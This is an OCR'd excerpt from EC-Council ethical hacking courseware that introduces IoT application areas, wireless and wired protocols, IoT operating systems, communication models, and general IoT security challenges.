
Home	Safety	Children, Power Protection	Desktop Computers, Washing Machines / Dryers, Meters, Lights, TVs, MP3 Devices, Games Consoles, Alarms, etc.
	Convenience and Entertainment	HVAC/Climate, Lighting, Appliances, Entertainment	
Healthcare and Life Science	Care	Hospital, ER, Mobile, POC, Clinic, Labs, Doctors' Offices	MRI Machines, PDAs, Implants, Surgical Equipment, Pumps, Monitors, Telemedicine, etc.
	In Vivo/Home	Implants, Home, Monitoring Systems	
	Research	Drug Discovery, Diagnostics, Labs	
Transportation	Non-Vehicular	Air, Rail, Marine	Vehicles, Lights, Ships, Planes, Signage, Tolls, etc.
	Vehicles	Consumer, Commercial, Construction, Off-Highway	
	Transport Systems	Tolls, Traffic Management, Navigation	
Industrial	Resource Automation	Mining, Irrigation, Agricultural, Woodland	Pumps, Valves, Vats, Conveyors, Fabrication, Assembly/Packaging, Vessels/Tanks, etc.
	Fluid/ Processes	Petrochemicals, Hydro, Carbons, Food, Beverages	
	Converting/ Discrete	Metals, Papers, Rubber/Plastic, Metalworking, Electronics, Assembly/Test	
	Distribution	Pipelines, Conveyance	
Retail	Specialty	Fuel Stations, Gaming, Bowling, Cinemas, Discos, Special Events	POS Terminals, Tags, Cash Registers, Vending Machines, Signs, etc.
	Hospitality	Hotels Restaurants, Bars, Cafes, Clubs	
	Stores	Supermarkets, Shopping Centers, Single Site, Distribution, Centers	
Security / Public Safety	Surveillance	Radar/Satellite, Environment, Military Security, Unmanned, Fixed	Tanks, Fighter Jets, Battlefields, Jeeps, Cars, Ambulance, Homeland Security, Environment, Monitor, etc.
	Equipment	Weapons, Vehicles, Ships, Aircraft, Gear	
	Tracking	Human, Animal, Postal, Food, Health, Baggage	

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

	Public Infrastructure	Water, Treatment, Building, Environment, Equipment and Personnel, Police, Fire, Regulatory	
	Emergency Services	Ambulance, Police, Fire, Homeland Security	
IT and Networks	Public	Services, E-Commerce, Data Centers, Mobile Carriers, ISPs	Servers, Storage, PCs, Routers, Switches, PBXs, etc.
	Private Enterprise	IT/Data Center Office, Privacy Nets	

Table 18.1: IoT application areas and devices

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IoT Technologies and Protocols

The IoT includes a wide range of new technologies and skills. The challenge in the IoT space is the immaturity of technologies with associated services, and that of the vendors providing them. This poses a key challenge for the organizations exploiting the IoT. For successful communication between two endpoints, IoT primarily implements standard and networking protocols.

The major communication technologies and protocols with respect to the range between a source and the destination are as follows:

Short-Range Wireless Communication

- **Bluetooth Low Energy (BLE)**: BLE or Bluetooth Smart is a wireless personal area network. This technology is designed to be applied in various sectors such as healthcare, security, entertainment, and fitness.
- **Light-Fidelity (Li-Fi):** Li-Fi is like Wi-Fi with only two differences: the mode of communication and the speed. Li-Fi is a Visible Light Communications (VLC) system that uses common household light bulbs for data transfer at a very high speed of 224 Gbps.
- **Near-Field Communication (NFC)**: NFC is a type of short-range communication that uses magnetic field induction to enable communication between two electronic devices. It is primarily used in contactless mobile payment, social networking, and the identification of documents or other products.
- **QR Codes and Barcodes**: These codes are machine-readable tags that contain information about the product or item to which they are attached. A quick response code, or QR code, is a two-dimensional code that stores product information and can be

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

scanned using smartphones, whereas a barcode comes in both one-dimensional (1D) and two-dimensional (2D) forms of code.

- **Radio-Frequency Identification (RFID)**: RFID stores data in tags that are read using electromagnetic fields. RFID is used in many sectors including industrial, offices, companies, automobiles, pharmaceuticals, livestock, and pets.
- **Thread**: A thread is an IPv6-based networking protocol for IoT devices. Its main purpose is home automation so that the devices can communicate with each other on local wireless networks.
- **Wi-Fi**: Wi-Fi is a technology that is widely used in wireless local area networking (LAN). At present, the most common Wi-Fi standard that is used in homes or companies is 802.11n, which offers a maximum speed of 600 Mbps and a range of approximately 50 m.
- **Wi-Fi Direct**: This is used for peer-to-peer communication without the need for a wireless access point. Wi-Fi direct devices start communication only after deciding which device will act as an access point.
- **Z-Wave**: Z-Wave is a low-power, short-range communication designed primarily for home automation. It provides a simple and reliable way to wirelessly monitor and control household devices like HVAC, thermostats, garages, home cinemas, etc.
- **Zig-Bee**: This is another short-range communication protocol based on the IEEE 203.15.4 standard. Zig-Bee is used in devices that transfer data infrequently at a low rate in a restricted area and within a range of 10–100 m.
- **ANT**: Adaptive Network Topology (ANT) is a multicast wireless sensor network technology mainly used for short-range communication between devices related to sports and fitness sensors.

Medium-Range Wireless Communication

- **HaLow**: This is another variant of the Wi-Fi standard; it provides an extended range, making it useful for communications in rural areas. It offers low data rates, thus reducing the power and cost of transmission.
- **LTE-Advanced**: LTE-Advanced is a standard for mobile communication that provides enhancement to LTE, focusing on providing higher capacity in terms of data rate, extended range, efficiency, and performance.
- **6LoWPAN**: IPv6 over Low-Power Wireless Personal Area Networks (6LoWPAN) is an Internet protocol used for communication between smaller and low-power devices with limited processing capacity, such as various IoT devices.
- **QUIC**: Quick UDP Internet Connections (QUICs) are multiplexed connections between IoT devices over the User Datagram Protocol (UDP); they provide security equivalent to SSL/TLS.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Long-Range Wireless Communication

- **LPWAN**: Low Power Wide Area Networking (LPWAN) is a wireless telecommunication network, designed to provide long-range communications between two endpoints. Available LPWAN protocols and technologies include the following:
  - **LoRaWAN**: A Long Range Wide Area Network (LoRaWAN) is used to support applications such as mobile, industrial machine-to-machine, and secure two-way communications for IoT devices, smart cities, and healthcare applications.
  - **Sigfox**: This is used in devices that have short battery life and need to transfer a limited amount of data.
  - **Neul**: This is used in a tiny part of the TV white space spectrum to deliver high-quality, high-power, high-coverage, and low-cost networks.
- **Very Small Aperture Terminal (VSAT)**: VSAT is a communication protocol that is used for data transfer using small dish antennas for both broadband and narrowband data.
- **Cellular**: Cellular is a type of communication protocol that is used for communication over a longer distance. It is used to send high-quality data but with the drawbacks of being expensive and having high power consumption.
- **MQTT**: Message Queuing Telemetry Transport (MQTT) is an ISO standard lightweight protocol used to transmit messages for long-range wireless communication. It helps in establishing connections to remote locations, for example via satellite links.
- **NB-IoT**: Narrowband IoT (NB-IoT) is a variant of LoRaWAN and Sigfox that uses more enhanced physical layer technology and the spectrum used for machine-to-machine communication.

Wired Communication

- **Ethernet**: Ethernet is the most commonly used type of network protocol today. It is a type of LAN (Local Area Network) that consists of a wired connection between computers in a small building, office, or campus.
- **Multimedia over Coax Alliance (MoCA)**: MoCA is a type of network protocol that provides high-definition videos and related content to homes over existing coaxial cables.
- **Power-Line Communication (PLC)**: This is a type of protocol that uses electrical wires to transmit power and data from one endpoint to another. PLC is required for applications in different areas such as home automation, industrial devices, and broadband over power lines (BPL).

IoT Operating Systems

IoT devices consist of both hardware and software components. Hardware components include end devices and gateways, whereas software components include operating systems. Due to an increase in the production of hardware components (gateways, sensor nodes, etc.), traditional IoT devices that previously used to run without an OS started adopting new OS

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

implementations specifically programmed for IoT devices. These operating systems provide the devices with connectivity, usability, and interoperability.

Given below are some of the operating systems used by IoT devices:

- **Windows 10 IoT**: This is a family of operating systems developed by Microsoft for embedded systems.
- **Amazon FreeRTOS**: This is a free open-source OS used in IoT microcontrollers that makes low-power, battery-operated edge devices easy to deploy, secure, connect, and manage.
- **Contiki**: This is used in low-power wireless devices such as street lighting, sound monitoring systems, etc.
- **Fuchsia**: This is an open-source OS developed by Google for various platforms, such as embedded systems, smartphones, tablets, etc.
- **RIOT**: This has fewer resource requirements and uses energy efficiently. It has the ability to run on embedded systems, actuator boards, sensors, etc.
- **Ubuntu Core**: Also known as Snappy, this is used in robots, drones, edge gateways, etc.
- **ARM mbed OS**: This is mostly used for low-powered devices such as wearable devices.
- **Zephyr**: This is used in low-power and resource-constrained devices.
- **Nucleus RTOS**: Primarily used in aerospace, medical, and industrial applications.
- **NuttX RTOS**: This is an open-source OS primarily developed to support 8-bit and 32-bit microcontrollers of embedded systems.
- **Integrity RTOS**: Primarily used in the aerospace or defense, industrial, automotive, and medical sectors.
- **Brillo**: This is an Android-based embedded OS used in low-end devices such as thermostats.
- **Apache Mynewt**: This supports devices that work on the BLE protocol.


IoT Application Protocols

- **CoAP**: Constrained Application Protocol (CoAP) is a web transfer protocol used to transfer messages between constrained nodes and IoT networks. This protocol is mainly used for machine-to-machine (M2M) applications such as building automation and smart energy.
- **Edge**: Edge computing helps the IoT environment to move computational processing to the edge of the network, allowing smart devices and gateways to perform tasks and services from the cloud end. Moving computational services to the edge of the network improves content caching, delivery, storage, and management of the IoT.
- **LWM2M**: Lightweight Machine-to-Machine (LWM2M) is an application-layer communication protocol used for application-level communication between IoT devices; it is used for IoT device management.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Physical Web**: Physical Web is a technology used to enable faster and seamless interaction with nearby IoT devices. It reveals the list of URLs being broadcast by nearby devices with BLE beacons.
- **XMPP**: eXtensible Messaging and Presence Protocol (XMPP) is an open technology for real-time communication used for IoT devices. This technology is used for developing interoperable devices, applications, and services for the IoT environment.
- **Mihini/M3DA**: Mihini/M3DA is a software used for communication between an M2M server and applications running on an embedded gateway. It allows IoT applications to exchange data and commands with an M2M server.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



IoT Communication Models

IoT technology uses various technical communication models, each with its own characteristics. These models highlight the flexibility with which IoT devices can communicate with each other or with the client. Discussed below are four communication models and the key characteristics associated with each model:

- **Device-to-Device Communication Model**

  In this type of communication, inter-connected devices interact with each other through the Internet, but they predominantly use protocols such as ZigBee, Z-Wave or Bluetooth. Device-to-device communication is most commonly used in smart home devices such as thermostats, light bulbs, door locks, CCTV cameras, and fridges, which transfer small data packets to each other at a low data rate. This model is also popular in communication between wearable devices. For example, an ECG/EKG device attached to the body of a patient will be paired to his/her smartphone and will send him/her notifications during an emergency.

Figure 18.3: IoT device-to-device communication model

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Device-to-Cloud Communication Model**

  In this type of communication, devices communicate with the cloud directly, rather than directly communicating with the client to send or receive data or commands. It uses communication protocols such as Wi-Fi or Ethernet, and sometimes uses Cellular as well.

  An example of Wi-Fi-based device-to-cloud communication is a CCTV camera that can be accessed on a smartphone from a remote location. In this scenario, the device (here, the CCTV camera) cannot directly communicate with the client; rather, it first sends data to the cloud, and then, if the client inputs the correct credentials, he/she is then allowed to access the cloud, which in turn allows him/her to access the device at his/her home.




Figure 18.4: IoT device-to-cloud communication model

- **Device-to-Gateway Communication Model**

  In the device-to-gateway communication model, the IoT device communicates with an intermediate device called a gateway, which in turn communicates with the cloud service. This gateway device could be a smartphone or a hub that is acting as an intermediate point, which also provides security features and data or protocol translation. The protocols generally used in this mode of communication are ZigBee and Z-Wave.

  If the application layer gateway is a smartphone, then it might take the form of an app that interacts with the IoT device and with the cloud. This device might be a smart TV that connects to the cloud service through a mobile phone app.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Figure 18.5: IoT device-to-gateway communication model

- **Back-End Data-Sharing Communication Model**

  This type of communication model extends the device-to-cloud communication type such that the data from the IoT devices can be accessed by authorized third parties. Here, devices upload their data onto the cloud, which is later accessed or analyzed by third parties. An example of this model would be an analyzer of the yearly or monthly energy consumption of a company. Later, the analysis can be used to reduce the company's expenditure on energy by following certain energy-harvesting or saving techniques.

Figure 18.6: IoT back-end data-sharing model

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Challenges of IoT

IoT technology is growing so quickly that it has become ubiquitous. With numerous applications and features but a lack of basic security policies, IoT devices are currently easy prey for hackers. In addition, upgrades to IoT devices have introduced new security flaws that can be easily exploited by hackers. To overcome this significant issue, manufacturing companies should consider security as the top priority, starting with planning and design, and up to deployment, implementation, management, and maintenance.


Discussed below are some of the challenges facing IoT devices that make them vulnerable to threats:

- **Lack of Security and Privacy**: Most IoT devices today, such as household devices, industrial devices, healthcare devices, automobiles, etc., are connected to the Internet and contain important and confidential data. These devices lack even basic security and privacy policies, and hackers can exploit this to carry out malicious activity.
- **Vulnerable Web Interfaces**: Many IoT devices come with embedded web server technology that makes them vulnerable to attacks.
- **Legal, Regulatory, and Rights Issue**: Due to the interconnection of IoT devices, certain security issues are raised with no existing laws that address these issues.
- **Default, Weak, and Hardcoded Credentials**: One of the most common reasons for cyber-attacks on IoT devices is their authentication systems. These devices usually come with default and weak credentials, which can easily be exploited by a hacker to gain unauthorized access to the devices.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Clear Text Protocols and Unnecessary Open Ports**: IoT devices lack encryption techniques during the transmission of data, which at times causes them to use certain protocols that transmit data in clear text in addition to having open ports.
- **Coding Errors (Buffer Overflow)**: Most IoT devices today have embedded web services that are subject to the same vulnerabilities that are commonly exploited on web service platforms. As a result, updating such functionality may give rise to issues like buffer overflows, SQL injection, etc. within technology infrastructure.
- **Storage Issues**: IoT devices generally come with smaller data storage capacity, but the data collected and transmitted by the devices is limitless. Therefore, this gives rise to data storage, management, and protection issues.
- **Difficult-to-Update Firmware and OS**: Upgrading firmware is an essential step toward countering vulnerabilities in a device, but it may impair a device's functionality. For this reason, developers or manufacturers may hesitate or even refuse to provide product support or make adjustments during the development phase of their products.
- **Interoperability Standard Issues**: One of the biggest obstacles for IoT devices is the interoperability issue, which is key to the viability and long-term growth of the entire IoT ecosystem. The issues that arise due to lack of interoperability in IoT devices are the inability of manufacturers to test application programming interfaces (APIs) using common methods and mechanisms, their inability to secure devices using software from third parties, and their inability to manage and monitor devices using a common layer.
- **Physical Theft and Tampering**: Physical attacks on IoT devices include tampering with the devices to inject malicious code or files to make the devices work the way the attacker intends, or making hardware modifications to the devices. Counterfeiting the devices may also be an issue when proper physical protection is not present to shield the devices.
- **Lack of Vendor Support for Fixing Vulnerabilities**: The firmware of the devices has to be upgraded in order to protect the devices against certain vulnerabilities, but vendors are hesitant, or they usually refuse to get third-party access to their devices.
- **Emerging Economy and Development Issues**: With widespread opportunities for IoT devices in every field, multiple layers of complexity are added for policymakers. The new landscape introduced by these devices adds a new dimension for the policymakers, who have to design new blueprints and policies for IoT devices.
- **Handling of Unstructured Data**: An increase in the number of connected devices will increase the complexity of handling unstructured data as its volume, velocity, and variety increases. It is important for organizations to understand and determine which data is valuable and actionable.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Threat vs Opportunity


If **MISCONFIGURED** and **MISAPPREHENDED**, the IoT poses an unprecedented risk to personal data, privacy, and safety. If **APPREHENDED** and **PROTECTED**, IoT can boost transmissions, communications, delivery of services, and standard of living.

The threats to the IoT can be sorted into three primary categories: Security, Privacy, and Safety. All these categories are interrelated as they deal with the same device and its connectivity. The importance of these categories is clear, as IoT devices are fast becoming more pervasive in our lives than smartphones and will have access to the most confidential or sensitive personnel information, such as health records, financial records, and social security numbers.

For instance, when it comes to smartphones or tablets, there are only a couple of concerns in these areas, whereas if we possess any IoT device, then the concerns quickly multiply in number. Therefore, considering what IoTs can access, security, privacy, and safety are of paramount importance.

If these three categories of threats are prioritized and a number of required techniques are employed to overcome these issues, it will result in enhanced and secure communication between two endpoints, fewer cyber-attacks on devices, and a better user experience; in addition, it will also result in cost savings and efficiency gains.

